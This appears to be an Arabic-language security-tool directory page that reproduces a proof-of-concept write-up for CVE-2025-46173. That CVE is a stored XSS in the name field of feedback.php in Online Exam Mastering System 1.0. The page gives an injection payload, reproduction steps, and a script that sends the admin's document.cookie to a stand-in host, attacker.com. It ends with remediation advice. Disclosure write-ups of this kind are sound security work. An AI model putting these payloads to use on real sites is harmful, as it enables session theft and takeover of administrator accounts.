
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/pruthuraut/cve-2025-46173
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبCTFاختبار الاختراقالتعلم والتعليم
GitHubpruthuraut/cve-2025-46173

CVE-2025-46173

PoC لـ CVE-2025-46173

عرض المستودع
28منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2025-46173 - ثغرة تخزين سكربتات عبر المواقع (XSS) في Online Exam Mastering System 1.0

📌 الملخص

CVE-2025-46173 هي ثغرة تخزين سكربتات عبر المواقع (XSS) تم اكتشافها في Online Exam Mastering System 1.0 من code-projects. توجد الثغرة في مكوّن feedback.php حيث لا يتم تطهير إدخال المستخدم في حقل الاسم بشكل صحيح، مما يسمح لمهاجم ضار بحقن JavaScript عشوائي. عندما يعرض المسؤول هذه الملاحظات في لوحة التحكم (dash.php)، يتم تنفيذ الحمولة في متصفح المسؤول، مما يؤدي إلى اختطاف الجلسة واحتمال تصعيد الامتيازات.


🧠 تفاصيل الثغرة

  • نوع الثغرة: تخزين سكربتات عبر المواقع (XSS)
  • CVE-ID: CVE-2025-46173
  • البائع: code-projects
  • المنتج: Online Exam Mastering System
  • الإصدار المتأثر: 1.0
  • المكوّن: feedback.php, dash.php
  • ناقل الهجوم: عن بُعد
  • التأثير: تصعيد الامتيازات، اختطاف الجلسة

📷 إثبات المفهوم

1. الحقن

يرسل المستخدم الحمولة التالية في حقل الاسم في نموذج الملاحظات:

<script>alert(document.cookie)</script>

Payload in Feedback Form

2. التشغيل

عندما يعرض المسؤول لاحقًا الملاحظات المقدَّمة في dash.php، يتم تنفيذ الحمولة:

Admin Trigger XSS

3. النتيجة

يتم كشف ملف تعريف ارتباط الجلسة الخاص بالمسؤول عبر document.cookie، ويمكن سرقته:

<script>
  fetch("http://attacker.com/steal?cookie=" + document.cookie);
</script>

⚙️ خطوات إعادة الإنتاج

  1. استنسخ أو قم بإعداد النسخة المصابة من code-projects.

  2. انتقل إلى localhost/exam/feedback.php.

  3. املأ حقل "الاسم" بالحمولة التالية:

    <script>alert(document.cookie)</script>
    
  4. أرسل النموذج.

  5. سجّل الدخول كمسؤول وقم بزيارة dash.php?q=3 لعرض الملاحظات.

  6. سيتم تنفيذ السكربت في سياق المسؤول.


🔥 التأثير

الاستغلال الناجح يسمح للمهاجم عن بُعد بـ:

  • سرقة ملفات تعريف ارتباط جلسة المسؤول
  • انتحال شخصية المسؤول
  • الحصول على وصول إداري كامل
  • تعديل أو حذف بيانات الاختبار
  • تصعيد الامتيازات

🔒 الإصلاح الموصى به

  • تطهير إدخال المستخدم عن طريق ترميز أحرف HTML الخاصة (مثل &، <، >، ").
  • استخدام مكتبة تطهير قوية مثل htmlspecialchars() الخاصة بـ PHP أو مزيج من التحقق في الواجهة الأمامية والتطهير في الخلفية.
  • تنفيذ سياسة أمان المحتوى (CSP).
  • فكر في ترميز البيانات قبل عرضها في DOM.

🔗 المراجع

  • البرمجة النصية عبر المواقع العمياء (Invicti)
  • Acunetix - اكتشاف Blind XSS
  • OWASP ورقة الغش للوقاية من XSS

👤 المكتشف

Pruthu Raut LinkedIn | TryHackMe أعلى 2% | GitHub


اللقطات لأغراض تعليمية فقط. تم إجراء جميع الاختبارات في بيئة محلية.

🎥 فيديو إثبات المفهوم

انقر هنا لمشاهدة فيديو العرض التوضيحي


⚠️ إخلاء المسؤولية

يتم توفير هذه المعلومات للأغراض التعليمية والبحثية فقط. لا تستخدمها على أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    287

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





